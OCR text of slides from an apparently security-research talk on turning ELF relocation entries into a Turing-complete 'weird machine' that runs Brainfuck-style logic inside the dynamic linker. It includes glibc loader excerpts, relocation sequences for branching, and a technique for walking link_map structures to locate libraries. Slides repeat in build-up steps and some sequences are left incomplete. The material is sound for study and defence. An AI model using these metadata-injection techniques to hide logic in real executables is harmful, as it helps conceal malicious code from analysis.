
add = {offset=&(t_ptr.value), type = 64, sym=t_val, addend=2}
get_ptr = {offset=&(update.offset), type = 64, sym=t_ptr}
update = {offset=**????**, type = COPY, sym=valptr}



Addition/Subtraction

n=2


add = {offset=&(t_ptr.value), type = 64, sym=t_val, addend=2}
get_ptr = {offset=&(update.offset), type = 64, sym=t_ptr}
update = {offset=**0xb33f0001**, type = COPY, sym=valptr}



Addition/Subtraction

n=2

add = {offset=&(t_ptr.value), type = 64, sym=t_val, addend=2}
get_ptr = {offset=&(update.offset), type = 64, sym=t_ptr}
update = {offset=0xb33f0001, type = COPY, sym=valptr}



Unconditional Branches


- How relocation entries get processed

```
do
 {
   struct libname_list *lnp = l->l_libname->next;

   while (__builtin_expect (lnp != NULL, 0))
     {
       lnp->dont_free = 1;
       lnp = lnp->next;
     }

   if (l != &GL(dl_rtld_map))
     _dl_relocate_object (l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                          consider_profiling);
   ...
   l = l->l_prev;
 }
while (l);
```

TODO:
- set l->l_prev = l



Unconditional Branches

- How relocation entries get processed

```
do
 {
   struct libname_list *lnp = l->l_libname->next;

   while (__builtin_expect (lnp != NULL, 0))
     {
       lnp->dont_free = 1;
       lnp = lnp->next;
     }

   if (l != &GL(dl_rtld_map))
     _dl_relocate_object (l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                          consider_profiling);
   ...
   l = l->l_prev;
 }
while (l);
```

TODO:
- set l->l_prev = l

Unconditional Branches

- How relocation entries get processed

```
void
_dl_relocate_object (struct link_map *l, struct r_scope_elem *scope[],
                     int reloc_mode, int consider_profiling)
{

  if (l->l_relocated)
    return;
  …
    ELF_DYNAMIC_RELOCATE (l, lazy, consider_profiling);
  …
  /* Mark the object so we know this work has been done.  */
  l->l_relocated = 1;
  ...
  /* In case we can protect the data now that the relocations are
     done, do it.  */
  if (l->l_relro_size != 0)
    _dl_protect_relro (l);
  ...
}
```

TODO:
- set l->l_prev = l
- fix l->l_relocated

Unconditional Branches

- How relocation entries get processed

```
void
_dl_relocate_object (struct link_map *l, struct r_scope_elem *scope[],
                     int reloc_mode, int consider_profiling)
{

  if (l->l_relocated)
    return;
  …
    ELF_DYNAMIC_RELOCATE (l, lazy, consider_profiling);
  …
  /* Mark the object so we know this work has been done.  */
  l->l_relocated = 1;
  ...
  /* In case we can protect the data now that the relocations are
     done, do it.  */
  if (l->l_relro_size != 0)
    _dl_protect_relro (l);
  ...
}
```

TODO:
- set l->l_prev = l
- fix l->l_relocated
- set l->l_relro_size = 0

Unconditional Branches

- How relocation entries get processed

```
do
 {
   struct libname_list *lnp = l->l_libname->next;

   while (__builtin_expect (lnp != NULL, 0))
     {
       lnp->dont_free = 1;
       lnp = lnp->next;
     }

   if (l != &GL(dl_rtld_map))
     _dl_relocate_object (l, l->l_scope, GLRO(dl_lazy) ? RTLD_LAZY : 0,
                          consider_profiling);

   ...
   l = l->l_prev;
 }
while (l);
```

Hint:

TODO:
- set l->l_prev = l
- **fix l->l_relocated**
- set l->l_relro_size = 0


Unconditional Branching: Todo-List

- Fix l->l_relocated
- Set l->l_prev = l
- Set l->l_relro_size = 0
- Set l->l_info[DT_RELA] = &next rel to process
- Fix l->l_info[DT_RELASZ]

Unconditional Branching: Todo-List

- ☑ Fix l->l_relocated
  - {offset =&(l->l_buckets), type = RELATIVE, addend=0}
  - {offset =&(l->l_direct_opencount), type = RELATIVE, addend=0}
  - {offset =&(l->l_libname->next), type = RELATIVE, addend=&(l->l_relocated) + 4*sizeof(int)}
- ☑ Set l->l_prev = l
  - {offset =&(l->l_prev), type = RELATIVE, addend=&l}
- Set l->l_relro_size = 0
  - (etc)
- Set l->l_info[DT_RELA] = &next rel to process
- Fix l->l_info[DT_RELASZ]

Unconditional Branching: Skiping remaining relocation entries




```
for (; r < end; ++r)
  {
    ElfW(Half) ndx = version[ELFW(R_SYM) (r->r_info)] & 0x7fff;
    elf_machine_rel (map, r, &symtab[ELFW(R_SYM) (r->r_info)],
                     &map->l_versions[ndx],
                     (void *) (l_addr + r->r_offset));
  }
```

- **end** is stored on stack, set **end** to 0 for branch

{offset =&end, type = RELATIVE, addend=0}

Conditional Branches



- Perform all branch bookkeeping
- IFUNC symbol only processed as function if st_shndx != 0

```
typedef struct {
    uint32_t      st_name;
    unsigned char st_info;
    unsigned char st_other;
    uint16_t      st_shndx;
    Elf64_Addr    st_value;
    uint64_t      st_size;
} Elf64_Sym;
```


.dynsym table

(empty)
Original dynsym 0
Original dynsym 1
...
Original dynsym n
Address tape head is pointing at
Copy of tape head's value
Address of previous sym's value
IFUNC of gadget that returns 0

Image: “Tree” Hernan D. Schlosman, from The Noun Project


Conditional Branches

setifunc = {offset=&(ifunc.shndx), type = COPY, sym=valptr}
update = {offset=&end, type = 64, sym=ifunc}




Conditional Branches

setifunc = {offset=&(ifunc.shndx), type = COPY, sym=valptr}
update = {offset=&end, type = 64, sym=ifunc}



If (shndx == 0) then end = &return0




ELF Brainfuck ']'


```
for (; r < end; ++r)
  {
    ElfW(Half) ndx = ver
    elf_machine_rel (ma
                     &map->l_v
                     (void *) (l_
  }
```


- (The easier of the two)
- ”Jump backward to the matching [unless the byte at the pointer is 0”
- Prepare for branch, set branch location to & of relocation entry after '['
  - Set DT_RELA (dynamic table)
- If tapevalue == 0, then end = &return0
  - continues processing (&return > &rela entries)
- If tapevalue != zero, then end = 0
  - Stops processing relocaiton entries, branch executes (0 < &rela etries)

ELF Brainfuck '['

- (Saved as an exercise for the reader)
- (RTFC: elf-bf-tools on github)








Implementation Notes

- Used eresi toolchain to inject/edit metadata
- Injects metadata into r/w section
- More bookkeeping is necessary to ensure executable works (not mentioned in talk)
  - Again, RTFC
    - elf-bf-tools repository on github
- **elf-bf-tools repository on github**
  - https://github.com/bx/elf-bf-tools
  - https://github.com/bx/elf-bf-tools
  - https://github.com/bx/elf-bf-tools

Image: “Music” Phil Bochkov, from The Noun Project

And Now For Something a Little More Practical...

- Look up library locations during **runtime**
- Address library stored in own link_map
- If we know where one link_map is....
  - We know where they all are!



- Flashback to the beginning of the talk:

...T is a table of addresses
- GOT[1] = object's link_map struct

...Location of symb...

- DT_PLTGOT
  - Location of GOT

Traversing link_map Structures

- To get linkmap->l_next->l_addr:
- Store &GOT+8 in a symbol

Symbols:

symgot = {value:**&GOT+8**, size: **8**, **...**}

- Use the following relocation entries with that symbol

Relocation entries:

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}
get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}
deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}
get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}

Traversing link_map Structures

symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}
get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}
deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}
get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}

Traversing link_map Structures


symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures

symgot = {value:&got_0x8, size: 8, ...}


get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}

write



Traversing link_map Structures


symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next={offset=&(symgot.value),type = 64,sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures


symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}


get_l_next={offset=&(symgot.value),type = 64,sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures




symgot = {value:&got_0x8, size: 8, ...}

get_exec_linkmap = {offset=&(symgot.value), type = COPY, sym=0}

get_l_next = {offset=&(symgot.value), type = 64, sym=0, addend=0x18}

deref_l_next = {offset=&(symgot.value), type = COPY, sym=0}

get_l_addr = {offset=&(symgot.value), type = COPY, sym=0}



Traversing link_map Structures

